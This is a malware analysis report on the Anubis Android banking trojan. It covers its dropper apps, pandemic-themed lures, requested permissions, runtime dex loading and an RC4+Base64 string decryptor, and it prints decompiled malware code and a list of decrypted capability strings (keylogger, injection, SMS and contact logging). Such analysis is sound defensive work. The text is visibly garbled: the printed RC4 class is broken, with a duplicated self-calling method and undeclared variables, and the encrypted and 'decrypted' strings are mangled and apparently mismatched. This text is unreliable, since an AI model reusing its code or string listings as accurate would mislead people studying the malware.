



ANUBIS ANDROID MALWARE ANALYSIS REPORT

27 AUGUST 2021

PREPARED BY
Y. BATUHAN IRMAK

Introduction

Anubis is one of the most well-known malware in the Android Malware family. It's still popular for threat actors today, given its capabilities and the damage it has done to android users in the past. On the other hand, it offers many Malware Developers the opportunity to sample their abilities to create a new malware.

It is possible to find thousands of different Anubis samples produced to date on platforms such as "Koodous" and "Abuse.ch". Basically, we can say that Anubis consist of 2 stages. Let's take a look at these stages and what they do.

Two Stages Of Anubis

Threat actors, if they plan to present the Anubis through a legit application such as Google Play, they use the application we will call Dropper at this point. Dropper's task is to download and install the real Anubis malware on the device from the moment it starts working. On the other hand, in scenarios where threat actors plan to spread Anubis through websites, fake campaigns or fake gifts, we can see that they share the Anubis application directly without using Dropper.

Droppers

As it seems, Droppers try to mislead their targets by imitating other popular legitimate apps on Google Play.

Dropper apps should attract as little attention and be silent as possible to evade Google Play security services. For this reason, Droppers' abilities are very limited. It will be more than enough for threat actors to install Anubis on the target device in the safest way possible. So how can Dropper applications install Anubis on the device? Let's take a look at this together.

REQUEST_INSTALL_PACKAGES, the first red lights that appear with the sunrise, our hero who first greeted us when we started our story.


With this permission Android applications can obtain the ability to install an external application on the device.

And thus, Anubis malware is successfully installed on the device. As we mentioned above, Droppers imitate legitimate apps on Google Play to hide themselves and gain trust. On the other hand, Anubis do nearly same things with Droppers. It uses the current pandemic process and the impact of this process on society in order to hide itself and gain trust. Application names such as "Pandemic Support", "COVID-19 Support", "2000 Turkish Lira Support", "Pandemic Support Application" and emblems of official ministries are widely used at this point.

Anubis Applications



COVID-19 Support



Pandemic Application



Pandemic Support

Dropper Examples



BatterySaverMobi

BatterySaverMobi Tools

★★★★★ 73


This app is compatible with all of your devices.

Add to Wishlist

Install



Easy use this free application and give more a battery life your mobile devise




Translate the description into English (United States) using Google Translate

Translate

Emlak konut kategorisi altında

• Müstakil ev, residence, yazılık, turistik tesis kategorisi ve altında satılık ev, kiralık iş yeri, günlük kiralık daire gibi birçok ilana erişebilirsiniz. Krediye uygun, bankadan, emlak ofisinden ve sahibinden gibi seçenekleri de tercih edebilirsiniz.

• Konut, arsa, işyeri arayışlarınızda yanınızda olan sahibinden.com uygulaması ile gerek sıfır, gerek



Checksums

| | |
|-----------------|-----------------------------------------------|
| App Name | Her Aile'ye 2000 TL Pandemi Devlet Desteği |
| MD5 | e2ebf224ef23e5d01a88e6 bd06d6ad0 |
| SHA-1 | defb1558ddc36fd10050f 2cd65617dce7274dc01 |
| SHA-256 | |

Static Analysis


The first thing we need to look at in the static analysis section will of course be the permissions requested by the application in *"AndroidManifest.xml"*.

```
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

Frankly, many mobile malwares are giving themselves away at this point, we can say that application permissions are just one of the cornerstones of this business. Likewise, Anubis gives us the chance to guess what it can do with so much power it wants, but in the following parts of our article, we will see that Anubis is actually a Malware that contains more than we think. If we need to give an example, we can make a few statements on *"RECEIVE_BOOT_COMPLETED"* among the permissions requested. Thanks to this receiver permission, android applications can run in the background while the device is starting up and ensure its continuity on the device, and in the scenario we see, we realize that this permission is also on the list of requests by Anubis.

Static Analysis

One of the features we are used to seeing in many mobile malware is runtime class loading. When we continue to examine our "**AndroidManifest.xml**" file, it is possible to see that the classes that are not in the activity section are listed. From now on, it is certain that Anubis will do something to load the lost classes as it starts up.




Static Analysis

There are multiple ways to access our classes that will be loaded later, in our report we will refer to class loader function hooking and manual unpacking methods. For our static analysis, we will reach our classes that will be loaded later by hooking the "**"dalvik.system.DexClassLoader"** function, but in the last section, we will aim to reach these classes with manual unpacking.

```
Spawned `pigeon.theme.earth` . Use %resume to let the main thread start executing!
[YOPYOPYOP::pigeon.theme.earth]-> %resume
[YOPYOPYOP::pigeon.theme.earth]-> [+] DexClassLoader Caught -> /data/user/0/pigeon.theme.earth/app_DynamicOptDex/hLc.json
```

BINGO!!! Our dex file, which is wanted to be loaded using the "**"DexClassLoader"** function, is right here, and the classes it contains are the lost classes that appear in the "**"AndroidManifest.xml"** we mentioned above.



```
hLc.json
+-- Source Code
  +-- parrot.ski.frog
    +-- phb
      +-- a
      +-- b
    +-- c
      +-- a
      +-- b
      +-- c
      +-- d
      +-- e
      +-- f
      +-- g
      +-- h
      +-- i
      +-- j
      +-- k
      +-- l
      +-- m
      +-- n
      +-- o
      +-- p
      +-- q
      +-- r
      +-- s
      +-- t
      +-- u
      +-- v
      +-- w
      +-- x
      +-- y
      +-- z
    +-- Resources
  +-- Resources

phb
package parrot.ski.frog;
import android.app.Activity;
import android.content.Intent;
import android.graphics.Point;
import android.os.Bundle;
import parrot.ski.frog.b.a;
import parrot.ski.frog.b.b;
import parrot.ski.frog.q.upv.bcpv1;
10
11 public class phb extends Activity {
12     a a = new a();
13     b b = new b();
14     c c = new c();
15     private String d = (phb.class.getSimpleName() + this.c.a);
16
17     /* access modifiers changed from: protected */
18     @Override // android.app.Activity
19     public void onCreate(Bundle bundle) {
20         super.onCreate(bundle);
21         if (this.a.b(this)) {
22             Point point = new Point();
23             getDisplay().getSize(point);
24             a avar = this.a;
25             String str = this.c;
26             avar.a(this, str, this.c.a0 + point.x);
27             a avar2 = this.a;
28             String str2 = this.c;
29             avar2.a(this, str2, this.c.a0 + point.y);
30             try {
31                 if (this.a.d(this, this.c).contains(this.c.a)) {
32                     this.a.a(this.d, this.c.d);
33                     this.a.g(this);
34                 }
35             } catch (Exception unused) {
36                 this.a.a(this.d, this.c.d);
37                 this.a.d(this);
38             }
39             a avar3 = this.a;
40             a.a(this, this.c.a0, 10000);
41             try {
42                 if (this.a.a(this, bcpv1.class)) {
43                     startService(new Intent(this, bcpv1.class));
44                 }
45             } catch (Exception unused2) {
46                 if (this.b.b(this)) {
47                     this.a.a("run_king_service", this);
48                 }
49             }
50         }
51     }
52 }
```

Static Analysis

In fact, when we first open the "**hLc.json**" file, we realize that there are dozens of unnecessary "**enum**" classes added for obfuscation purposes, but "**eybisi's jadx fork**" allows us to easily eliminate this problem with its "**Hide Enum Classes**" feature.

When we examine our loaded dex file and the classes in it, we are faced with many strings encrypted in the **"parrot.ski.frog.a"** class.

hlc.js
↳ Source code
↳ parrot.ski.frog
↳ a
↳ a
↳ b
↳ a
↳ a
↳ b
↳ pdlloaptcbwrbvi
↳ usqsgayayugw
↳ crymtimiocejzjnm
↳ a
↳ b
↳ bmff
↳ brqrznevyu
↳ ekluwgagitoxba
↳ mctbdwazirkcw
↳ ortcmw
↳ ufnroqbu
↳ voev
↳ wlrah
↳ qupv
↳ bcpv
↳ gstmzjgp
↳ latrgzby
↳ qcvy
↳ ynbnuiveztazn
↳ zjweawfun
↳ zshpfisiuluw
↳ a
↳ phh
↳ Resources

```
1 package parrot.ski.frog;
2
3 import android.util.Base64;
4 import parrot.ski.frog.a;
5 import parrot.ski.frog.qupv.bcpv;
6 import parrot.ski.frog.qupv.ynbnuiveztazn;
7 import parrot.ski.frog.qupv.zshpfisiuluw;
8
9 public class a {
10     public String A = a("sinjalchukix1727mhuNkz7o4mPVHs1");
11     public String B = a("d0m000000000000000000000000000000");
12     public String C = a("pppppppppppppppppppppppppppppppp");
13     public String D = a("p0n2mCmHn2E1M0U1m2HMT1l0R1ZG52d5YQ00DjhYm3");
14     public String E = a("eghswhorhnbW0T5a7mTA0M010V5YmJmHgE-");
15     public String F = a("egphdgeswds2xM1l0Dg4V7gy0T5V5uYmQ-");
16     public String G = a("gcwiyigp0t2zT152ZDyXmE2M0D1Y1T2mHm5");
17     public String H = a("hllahdewcuoYmR1l1g9gn2nZmWmM1M0D2mT2EzJzUyM1NDJ1");
18     public String I = a("prcvfcdwke0Q5mZ2M1gyZmHmF2M25N1A-");
19     public String J = a("00000000000000000000000000000000");
20     public String K = a("d10f0p9j7ay1012mWhthi0DAz00B1YtG1");
21     public String L = a("noisqwdwv1z1l1m2t050nd1yjN1zchYmJmHmz");
22     public String M = a("xxpcpcjzjnm0512T152n2ArWZh2NmmMjUx");
23     public String N = a("xxfyhfrvta2mNjKj4");
24     public String O = a("quhjdzxwza2Wryjyjyj032j31Y1B0hT0ydmM0U3NzQ");
25     public String P = a("ciyynpendspN0A3ZGmKycZNGYz0f2ZT0h2fJj0d5yM1NQ-");
26     public String Q = a("00000000000000000000000000000000");
27     public String R = a("trwvkhk1iv0yhrhbm0u0y11yjzj0T5h0m1");
28     public String S = a("elwthk1k0ntjN0D1hjN0m1j12TmWv01NG1mTmZg-");
29     public String T = a("xfut0psqj011m02DfjN0y7j2j9xWxZmE2y2N0Wn-");
30     public String U = a("hybqzetz1dN0D3m2KuNdmN100Dy4N2z2kD0A1yZhN0dRkYt1hM0l1yZM4MjUxN2y0k0N1z0W-");
31     public String V = a("vrmxh002k10T0DfjN0y7j2j9xWxZmE2y2N0Wn-");
32     public String W = a("butvxxadipg00ly1z20AyDm3NzqgWmHh1y2w0N0TfMm1hWt1");
33     public String X = a("w00000000000000000000000000000000");
34     public String Y = a("00000000000000000000000000000000");
35     public String Z = a("enc1c1t1seemY0W11y1m0d0B00NkMx2d0k1NGE3");
36     public boolean a = false;
37     public String a0 = a("ndbeccsqzulyTz427n1zu2z1y5Z0DwMgWz2m2NTE1mTmJmGmYmZr1jN0h0Dy4NmNzK4j2E3Y1y050u2YtK4N2kWz2M1zDQ-");
38     public String a1 = a("hpjdmpqzitWmW0M1M4VNEY1jNjM1yM0U1jyZmNjM1E-");
39     public int a2 = 0;
40     public String a3 = a("vvevngm3scu1d1j2zHmGm12N0Fm1tB1c1jKm1m50DvWmQyZj2mTjKjWu0t0EzDm0t0hW1yjW2zDj0Qw00A32T2k5ZmRwTfj2WfYmE3M1");
41     public String a4 = a("ptjrc0nefmpqzitWmW0M1M4VNEY1jNjM1yM0U1jyZmNjM1E-");
42     public String a5 = a("o0jgthtukewbzHmKt0m0u051jE3N21kW1s1TmYm1j5mT3mTm1N0Tq4m1c10th1m0MjF10Wn1vKt1t1");
43     public String a6 = a("tzridowmpzicju3m00ixk2u3mT3M1k3m0j3m0-");
44     public String a7 = a("elxwngsriyu2v1Nt1ThmGQx0Mj0y1-");
45     public String a8 = a("tf1waxhxflyqWmM0t20D1-");
46     public String a9 = a("UF-8");
47     public String a10 = a("ibyherptuaYtC1yVjM2U-");
48     public String a11 = a("elxymndrdybyjy50TNkNGmN2j0WiyNjQ4M1T1hN212DgYMa-");
```

Static Analysis

Looking at our encrypted strings, we see that they all go to the "**a**" function before being defined to any variable. When we examine this function and code flow, we are faced with a process that we are familiar with.

RC4+BASE64

```
public String a(String str) {
    try {
        return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(Base64.decode(str.substring(12), 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}

public byte[] b(String str) {
    int length = str.length();
    byte[] bArr = new byte[(length / 2)];
    for (int i = 0; i < length; i += 2) {
        bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
    }
    return bArr;
}

public String c(String str) {
    try {
        return new String(Base64.decode(str, 0), "UTF-8");
    } catch (Exception unused) {
        return "";
    }
}
```


With our decryptor function, our encrypted string is first divided into 2 parts, the first 12 characters of these parts are used as the decryption key and the remaining expression is used as ciphertext.

```
public String a(String str) {
    try {
        return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(Base64.decode(str.substring(12), 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}
```

Static Analysis

After our string, which is divided into 2 parts, is converted to the appropriate format, it is sent to our **RC4** function.

Anddd Here Is The Our **RC4** Implementation Function



```

1 package parrot.ski.frog.a;
2
3 public class b {
4     private int[] a;
5     private int b = 0;
6     private int c = 0;
7
8     public b(byte[] bArr) {
9         this.a = c(bArr);
10    }
11
12     private void a(int i, int i2, int[] iArr) {
13         int i3 = iArr[i];
14         iArr[i] = iArr[i2];
15         iArr[i2] = i3;
16     }
17
18     private int[] c(byte[] bArr) {
19         int[] iArr = new int[256];
20         for (int i = 0; i < 256; i++) {
21             iArr[i] = i;
22         }
23         int i2 = 0;
24         for (int i3 = 0; i3 < 256; i3++) {
25             i2 = (((i2 + iArr[i3]) + bArr[i3 % bArr.length]) + 256) % 256;
26             a(i3, i2, iArr);
27         }
28         return iArr;
29     }
30
31     public byte[] b(byte[] bArr) {
32         return b(bArr);
33     }
34
35     public byte[] b(byte[] bArr) {
36         byte[] bArr2 = new byte[bArr.length];
37         for (int i = 0; i < bArr.length; i++) {
38             this.b = (this.b + 1) % 256;
39             int i3 = this.c;
40             int i4 = iArr2.a;
41             int i5 = this.b;
42             this.c = (i2 + iArr[i3]) % 256;
43             a(i3, this.c, iArr);
44             int[] iArr2 = this.a;
45             bArr2[i] = (byte) (iArr2[(iArr2[i] + iArr2[this.c]) % 256] ^ bArr[i]);
46         }
47         return bArr2;
48     }
49 }

```

Anubis uses these encrypted strings that we see in runtime by decrypting them. Come on now, let's look at the contents using the script I wrote to decrypt all the strings here and when we look at the outputs, we can reach more detailed information about the capabilities of Anubis, each of our decrypted strings here are very important, but I marked a few of the first ones that caught my attention.

Static Analysis

```

|batuhan in ~/Downloads > python3 base_rc.py
statMails -----> sinjalqhbijxNTZkZmNiNzhkZdc4M2VjMmIx
activeDevice -----> qbaathcuodcnDwvZmNGMINTIxMDUzGvHYZdLNzB
timeWorking -----> ipeguojuowYTm3ylzlmj1yhfmyI4Y4FmZFkYw==_
statDownloadModule -----> mpkiletdlp0WzNmNmNzJz1MDUzJzNzHmTN1MDR]ZGY5Zdg5YwQ00DjhyM3
lockDevice -----> eghswsbcmbNwTQ5zRlLMTA0MDVL0W5YmLkgE=
offSound -----> pyxqdewsdzzxJm1M0g4YtYgOT5YwUyNQ==_
keylogger -----> qcwyixgptoxZT52DyTzKegzDQ1T1ZM5M
activeInjection -----> h1lahdwcuoWfRlNTLjg0NzWmZM21MDQzMTE4ZjUzYmIyNDJl
timeInject -----> prxcvfboken0GQ5mZlMjgymZmRhmFmZESNj=_
timeCC -----> dkmnxcxtafvcy0TNMjMzDfVmNzkw
timeMails -----> diofpjbfalaVjyQ572XmKtH0dA0ZD8iVtG1
dataKeylogger -----> notuqadvwlvY21wMwzez0tQ5ND1yZDNgYjN1YzchmYmNmNz=_
autoClick -----> jsutsoepcpjbrNWQ5Z15nZa0NmWzchNmNjMjux
key -----> mxxTyfbtvavZmNkYjM4
display_width -----> guohrdxwzaZwY5YnjhjyQ3ZjE1YjBhOTEyMjdmMu3NzQ=
display_height -----> c1yynpenspsn0A520NkYz2cNGYz0t2ZtzhTz10dg5YmUyNQ==_
checkProtect -----> sofifbtwfkLNdjNn02ZQ8ZjNjPMw2Yr1o630WRl
goOffProtect -----> rrwymmhkxvYmZnUuNjY1ZDkyjZtA5NmjzNw2k
timeProtect -----> rmtbkhknt0Nj1MjhnhmLzTmWwZnGE1MTmZg==_
packageName -----> exftuotsgojtNjM0ZDjMmYzWxkEzY2NnWm==_
packageNameActivityInject -----> nybvgzetzidN0Dm3NkNzdnmW10d4NzKzD1A1WzNmNDRkYtLhndlYzM4MjUxNzY0Dk0NwIz0WQ=
logsContacts -----> vrmoxhuaazkL0tXb0cZt2MzgZDvJzNw1DmW1DmW1
logsApplications -----> butvxyadqpwGfYt2k0DyA0Dz3NzgwmNfHfYyWnD0NTfKmIwNTi=
logsSavedSMS -----> wduzxljsyastMjMvYtaYtQyYjMzNmVlZGfYgOyGj3
locale -----> qksaisoigpjbKJN0d0M52Ax
batteryLevel -----> encruttikseMjYy0W1yZmXnD0NkYmExZD1NGE3
Destek Paketiniz AktifleAtiliniz -----> mdbecssuziLYT42TRNzUzYm5ZdgwY2wYmZy2NTE1MTNjMGMyMzRjZjNm0D4YmNmNzK4ZjE3YjQ50GU2Y
TK4N2KwMwZp2VzLQ0
CRVlysGk20
android.provider.Telephony.SMS_RECEIVED -----> hpjdmpqithwNWRhMjM4YwEyyjMjyMGu1YjlmZm4NjE=
j0ggw0D452T52wRmTfZwF1YmE3MT1mNT1k -----> vevkqnsnzuNjDzJzHmGuzFmTbMzGkMm150DvKmQzYjzCmTjkyMwU0TE02D03TkwNjY5Zd
android.permission.READ_PHONE_STATE -----> ptcjne0fdnqN2YzNmZmQDzRjZjE2YmFnz2ZmE3NmEvM2FzJU2mJl0TvnYTeXwNRkGhzJzE2MjR
UmhKwMwMwKmNU2N0MwM
android.permission.SEND_SMS -----> oqjhtukwexbzNgrkMT0WwYjE3N21xMjBvYThMj5NTA3ThTzNQ4Mj1c10ThLzM5MjFl0W10njVktNU1
android.permission.READ_PHONE_STATE -----> ptcjne0fdnqN2YzNmZmQDzRjZjE2YmFnz2ZmE3NmEvM2FzJU2mJl0TvnYTeXwNRkGhzJzE2MjR
UmhKwMwMwKmNU2NjQ0Ng==_
android.permission.READ_CONTACTS -----> pycrvibbwedMU1Mg01ZTAxTzyc4Y2FkZG15YtZjMzC0YmVlMuwUzY0MjYzMjKntMmNjNjZgmNz2VknjVmZD
hkNWE3MTUSm==_
timestep -----> t2ridqympfczjUw3nWuNzQ2MT3Mk3Ng==_
package: -----> lxevensariyuY2V1lNTVzThmGQxMwQ1Yw==_
>> -----> tfwlaxrhfivqHM20T120D1

str_params -----> hpxyxtlccwpyWQ3mJ1LNQ00GKw0RjNDc2YTk=
mergedJSON -----> ntsksfafotnxj1M1ZkM2IzDy3Y2tYfNjQ=_
JSON -----> lqvgddjorjsnNDFm#z020TM=
ERROR SettingsToAddJson -----> hizspjicmzmNW3MzQ4MjF1M2JhSmUx0Dcy0GyUy2YtGwZGe20TkwYjgzm2Y2YjU0NTE100q=
Initialization Start 1! -----> dtppdgxthpwvY2M1j0Y1zvH0GzNzCzDcwYw1mtA5YmkkDmMm1wzTE5zNjZ0==_
Initialization Start 2! -----> vlamrmmzukj1zTayM2XmKGRhZTm0NzDzjMjVjMtdjNjA4NGVhMjU4YTM1M2Q4NzKzNzA1Mw==_
startpush -----> ccbcjeoxdoZmVmMhjzIw3mM1Tz0x0c5
push -----> wrsjdfplpyrjgjwMwLzj0=
b'<html lang="en'>
RegistrationRESPONSE: -----> lcnopftcwvbpZTJUmhVtHeMzjQ5Zdn1mtg5YjMy0TfHNgf10dg5NthzDewyZy5M0D1kZDQ=
ok -----> pvczayfttwc1zmfjMw==_
params -----> wouvezlvtptaTM12jVlnUm1Nj3k
updateSettingsAndCommands -----> slpjxynvfdvzTcN2jExWFNTA2MDQ1Nw==_
response -----> lwnzqotfvawYj0t0Rknk5Mpqz
Tick: -----> gneghwqekcZDk3YmY
apk -----> n1lcrprkuywMzNjy150t
serviceWorkingWhile -----> ohckeklczjyvNtlyzTuyNdyUzUzMQ5YnQ1ZGmNwIzNjRmYmVlMz2ZmEwMzQ=
tick -----> fnbghwpaqyoZwE5MDk0T4MzHmGuzN0u4Nt0Mj1yNmY=
accessibility -----> lbrdgLudsogGm1nJhDhYjA3ZTA3YzC00Dz0A2MjNjNtRkYzRkNzU5jKxM2M2NGM0A==_
ERROR: module Dex Start -----> bsu1swyamxdM1yA=_
-1 -----> htvcetbm1pMzA=
2 -----> downloadModuleDex
downloadModuleDex -----> qhwdtpqciufzJdkNTBzDmN0Dy0Tr1zDy3m1MjgYzWzRmzg10Tc2Mw==_
Download Module: -----> lozrognhldzbMT4M2VmMj1mDvU0TcxMw5ZmY5NzExND1lNT1M5dA5Yw==_
Save Module -----> gbgxryeuZrb0DbmjkyZm1zWU2Nj0Y1ZGm2Mg==_
ERROR: Work File Module -----> fzmppubqzjybzG2k0Dc0zYtJzJd1zTzjYmUyZtA5NgMz3mY2Mdy2ZD1lNTVjzRlNjgjZGj1ZQ==_
outdex -----> ydcbnhxdfhzQDwMvJmVjQ2Nn1l
com.example.modulebot.mod -----> rymfuxlaxard0TkwMjDjMjRjYnJtMwvHtrNtNgY1ZDA1MgU10DmzmgzmnzA2ZtBhYzh1M2U0Mz1mMwY=
main -----> JwuykerhnxzfDkMzHm0hTc=
DexClassLoader -----> qhgdgetqcbatMdl2mN1u2M4N2My0Dk40dgxzd1y2E5Yg==_
Error: -----> gcyqupdabze0t10Tg20Dg5NDy5N1d=
getNam eApplication -----> vumsyizmpcnfzNjYtYhTnUjCmNjyMfWQzYtEzYmE00DzjNmY0MGr1
Error Method -----> qkstdchwkxwzjK0zNnyYwNbDgMwfQ3Yj1Y1ZTF
LockDevice -----> txgj1bkrjhoYtU50MwMj1lZjRmGExNjK30d1=
ERROR -----> agezfnighleNW5Yf1YzJkNw==_
